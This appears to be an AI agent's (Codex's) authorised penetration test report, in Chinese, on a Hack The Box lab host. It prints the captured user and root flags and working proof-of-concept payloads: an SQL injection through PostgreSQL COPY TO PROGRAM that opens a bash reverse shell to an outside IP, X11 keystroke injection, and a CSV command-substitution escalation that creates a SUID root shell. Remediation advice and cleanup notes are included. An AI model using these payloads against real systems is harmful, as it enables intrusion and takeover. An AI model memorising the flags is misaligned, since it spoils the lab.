
DutyBound

授權滲透測試報告與操作 SOP

目標: 10.129.231.23 | vhost: airsnacks.htb | 作業日期: 2026-10-31 | 測試者: Codex

DutyBound 攻擊鏈



最後驗證: duty-rates.csv 已還原，rootbash 與臨時檔已移除；回連已關閉。

結果摘要 已取得 postgres 主機命令執行、dutyfree-kiosk 使用者與 root 權限，並讀取兩面旗標。測試後已還原 duty-rate CSV、移除 root SUID 複本與臨時檔，關閉測試回連。

user.txt

```
0ec48b5ae5e2e717ea4bcc21cfcd27d8
```

root.txt

```
5340c61409b970528a3bb2f9f9af4b1f
```

授權聲明: 本文件記錄使用者明確授權的 HTB 靶機測試，範圍僅限 10.129.231.23。

1. 範圍與結果

欄位	內容
測試目標	10.129.231.23 / airsnacks.htb
測試日期	2026-10-31 (Asia/Taipei)
測試人員	Codex，依使用者授權執行
方法	TCP 服務枚舉、網站路由檢查、BCBP 欄位驗證、SQLi 驗證、主機提權與清理


漏洞發現摘要

ID	漏洞	風險	狀態
VL-001	BCBP airline-use 欄位 SQL injection / PostgreSQL COPY PROGRAM	嚴重 9.8	已利用；需修復
VL-002	資料庫服務帳號可控制登入中 X11 桌面	高 8.2	已利用；需隔離
VL-003	root systemd path service 對群組可寫 CSV 執行 eval	高 8.8	已利用；需修復

開放服務

Port	服務	觀察
22/tcp	OpenSSH 8.9p1	Ubuntu SSH
80/tcp	nginx 1.18.0	301 轉址到 https://airsnacks.htb/
443/tcp	nginx 1.18.0 / Flask app	TLS 憑證 CN=airsnacks.htb

命令證據 - 端口與服務版本



2. 詳細發現

[VL-001] 登機證稽核欄位 SQL injection，導致主機命令執行

屬性	內容
風險等級 / CVSS 3.1	嚴重 / 9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)，估算值
漏洞類型	SQL Injection、OS command execution
受影響端點	POST https://airsnacks.htb/checkout/boarding-pass/verify
注入欄位	IATA BCBP conditional section 的 airline-use free-text 欄位

2.1 漏洞描述

驗證端點在解析固定欄位後，將可控 airline-use 內容拼入 PostgreSQL audit INSERT。輸入單引號會回傳資料庫語法錯誤；以 cast(current_user as int) 可由錯誤訊息讀出 airsnacks_app。應用角色另可執行 PostgreSQL COPY ... TO PROGRAM，因此堆疊 SQL 可轉為 postgres OS 命令執行。

2.2 復現步驟 (Proof of Concept)

```
# Create a cart session
curl -ks --resolve airsnacks.htb:443:10.129.231.23 -c jar -b jar \
  -H 'Content-Type: application/json' -d '{"sku":"BER-PBR-4"}' \
  https://airsnacks.htb/cart/add

# Inject airline_use in a valid M1 BCBP. Mandatory fields: 58 bytes; item 6: 2 hex digits
# Valid layout: mandatory + item6_length + >5 + unique/repeated fields + airline_use
# Error-based probe
airline_use = "x'); SELECT cast(current_user as int); -- "

# Verify PostgreSQL COPY TO PROGRAM
airline_use = "x'); COPY (SELECT '') TO PROGRAM 'bash -c ''bash -i >& /dev/tcp/10.10.14.209/4444 0>&1'''; --
```

2.3 證據截圖




圖 2-1. 現場端點回應與 postgres shell 證據摘錄。

2.4 修復建議

使用參數化 SQL；拒絕或嚴格限制 airline-use 字段中的任意字元；API 僅回傳通用錯誤並在伺服器端記錄詳細錯誤。移除 airsnacks_app 的 pg_execute_server_program，並採最小權限資料庫帳號。

```
# Unsafe
cur.execute("INSERT INTO bp_scan_audit (..., airline_use) VALUES (..., '%s')" % bp.airline_use)

# Safe: bind values as parameters
cur.execute("INSERT INTO bp_scan_audit (..., airline_use) VALUES (..., %s)",
            (..., bp.airline_use))
```

[VL-002] PostgreSQL 帳號可注入鍵盤輸入至 X11 桌面

屬性	內容
風險等級 / CVSS 3.1	高 / 8.2 (AV:L/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:H)，估算值
漏洞類型	X11 session isolation failure
受影響資源	Xorg :0、/tmp/.X11-unix/X0、Openbox Ctrl+Alt+T binding

2.1 漏洞描述

postgres 服務帳號可連線到 X11 display :0，並使用 XTEST 模擬鍵盤輸入。桌面使用者 dutyfree-kiosk 已登入 Openbox，Ctrl+Alt+T 會啟動 xterm，因此較低權限的服務程序可在互動式使用者上下文執行命令，讀取 /home/dutyfree-kiosk/user.txt。

2.2 復現步驟

```
# Verify XTEST access from the postgres shell
DISPLAY=:0 python3 -c 'from Xlib import display; from Xlib.ext import xtest; d=display.Display(); print(d.
has_extension("XTEST"))'

# Send Ctrl+Alt+T through XTEST; type the commands in the kiosk xterm:
cp /home/dutyfree-kiosk/user.txt /tmp/uf
chmod 644 /tmp/uf
cat /tmp/uf
```

2.3 證據截圖




圖 2-2. user.txt 與 root.txt 在目標上的讀取結果。

2.4 修復建議

隔離 X11 / Wayland session 與資料庫服務帳號；限制 X socket 與 Xauthority 的存取；移除不必要的 XTEST 權限或停用鍵盤快捷鍵終端；以不同使用者、容器或 MAC profile 執行 kiosk、資料庫及 Web 服務。

[VL-003] root systemd path unit 對群組可寫 CSV 執行 shell eval

屬性	內容
風險等級 / CVSS 3.1	高 / 8.8 (AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H)，估算值
漏洞類型	Privilege escalation、unsafe eval、excessive write permissions
受影響資源	/opt/vrs/data/duty-rates.csv、vrs-duty-apply.path、/opt/vrs/bin/apply-duty-rates.sh

2.1 漏洞描述


dutyfree-kiosk 屬於 pos-ops 群組，可寫入 root:pos-ops 的 duty-rates.csv。vrs-duty-apply.path 監控檔案變更並以 root 執行 apply-duty-rates.sh；腳本雖驗證 duty_pct 與 vat_pct 為數字，卻以 eval "${tax_class}=${duty_pct}" 解譯第一欄。命令替換可建立 root-owned SUID bash，繼而讀取 /root/root.txt。

2.2 復現步驟

```
# Back up the input and trigger the root path service
cp /opt/vrs/data/duty-rates.csv /tmp/rates.bak
printf '%s\n' '$(cp /bin/bash /opt/vrs/data/rootbash; chmod 4755 /opt/vrs/data/rootbash),45,20' > /opt/vrs/data/
duty-rates.csv

# After vrs-duty-apply.path triggers, run from the postgres shell
/opt/vrs/data/rootbash -p -c 'id; cat /root/root.txt'
# Verify euid=0(root), then read the root flag
```

2.3 證據截圖



2.4 修復建議

不要在 shell 中 eval 資料欄位；將 tax_class 對照固定 allowlist，率值以明確 parser 處理。取消 pos-ops 對 root 消費輸入檔的寫入權限；改用受限 API 驗證並原子更新。為 systemd service 加入 ProtectSystem、ProtectHome、NoNewPrivileges 與最小化 Capability。

```
# Avoid eval
case "$tax_class" in
  SPIRITS|WINE|BEER|SNACKS|CONFECTIONERY|WATER|SOFT_DRINKS) ;;
  *) echo 'invalid class' >&2; exit 1 ;;
esac
[[ "$duty_pct" =~ ^[0-9]+$ && "$vat_pct" =~ ^[0-9]+$ ]] || exit 1
# Store fields as data; do not generate shell assignments
```

3. 操作 SOP (重現順序)

本節供已授權隔離靶場重現。替換攻擊者 IP、監聽 port 與有效 session cookie。請勿對範圍外主機執行。

1. 探測 TCP 服務

nmap -Pn -sT -sV -sC -p22,80,443,5000,8000 10.129.231.23

2. 指定 vhost

HTTP 80 轉址到 airsnacks.htb；使用 curl --resolve airsnacks.htb:443:10.129.231.23 存取 TLS vhost。

3. 取得 checkout session

POST /cart/add 加入 BER-PBR-4，保留 cookie jar；由 app.js 找出 /checkout/boarding-pass/verify。

4. 建立有效 BCBP

組成 58-byte M1 mandatory block、item 6 長度、version marker >5、unique / repeated conditional fields，再附 airline-use 字串。

5. 驗證 SQLi 與取得 postgres

用 cast(current_user as int) 錯誤回顯確認 sink；再以 COPY TO PROGRAM 呼叫 bash reverse shell。

6. 取得 dutyfree-kiosk

在 postgres shell 連接 DISPLAY=:0；XTEST 模擬 Ctrl+Alt+T，於 kiosk xterm 執行命令並讀 user.txt。

7. 提權 root

檢查 pos-ops 權限、path unit 與 apply-duty-rates.sh；在 duty-rates.csv 第一欄注入 command substitution 建立 root SUID bash。

8. 驗證並清理

rootbash -p 讀 root.txt；還原 CSV 備份、刪除 rootbash 與臨時檔、關閉 Xterm 與回連，確認 CSV 原始列已恢復。

DutyBound 攻擊鏈



最後驗證: duty-rates.csv 已還原，rootbash 與臨時檔已移除；回連已關閉。

清理核對: duty-rates.csv 已恢復原始 7 列；/opt/vrs/data/rootbash 已刪除；臨時 flag copy、backup 與 X11 helper 已移除；本機 netcat listeners 已停止。

4. 附錄

4.1 風險等級定義

等級	CVSS v3.1	說明
嚴重	9.0-10.0	可直接造成系統完全失陷或關鍵資料暴露
高	7.0-8.9	可造成重大權限或資料影響
中	4.0-6.9	需要額外條件或造成有限影響
低	0.1-3.9	有限影響或需高複雜度條件
資訊	0	未直接驗證出安全影響

4.2 CVSS 評分說明

上述 CVSS 為依本次實際利用路徑作出的估算，供排序修復之用；各項分數已在漏洞屬性表標註 vector。若組織採不同環境指標，請依業務影響重新計算。

4.3 洩露憑證列表

未發現或未擷取明文登入密碼。測試期間建立的 Flask session 與臨時旗標副本已清除。

4.4 測試工具參考

工具	用途
nmap 7.99	TCP 服務枚舉與版本辨識
curl	HTTPS vhost 與 JSON API 測試
Python 3 / Xlib / XTEST	BCBP 建構器、HTTP 驅動與 X11 鍵盤輸入
netcat	接收 postgres 反向 shell
systemctl / Bash	本機 path unit 與 shell 腳本檢查

4.5 詞彙表

BCBP: Bar Coded Boarding Pass 登機證條碼資料。 SQLi: SQL Injection。 COPY TO PROGRAM: PostgreSQL 將查詢輸出交由伺服器端程式處理的功能。 XTEST: X11 模擬輸入擴充。 systemd path unit: 監控檔案路徑並觸發 systemd service 的單元。

4.6 參考文件

IATA, Bar Coded Boarding Pass (BCBP) Implementation Guide, Version 7. 本文件的漏洞結論與旗標均以 10.129.231.23 現場回應及讀取結果為準。

5. 測試簽署與免責聲明

測試者: Codex | 測試日期: 2026-10-31 | 範圍: 10.129.231.23 (HTB 授權實驗環境)。本文件僅供授權測試與修復追蹤使用。測試未包含拒絕服務、範圍外掃描或持久化；利用完成後已清理測試建立的 rootbash、CSV 修改、回連與暫存檔。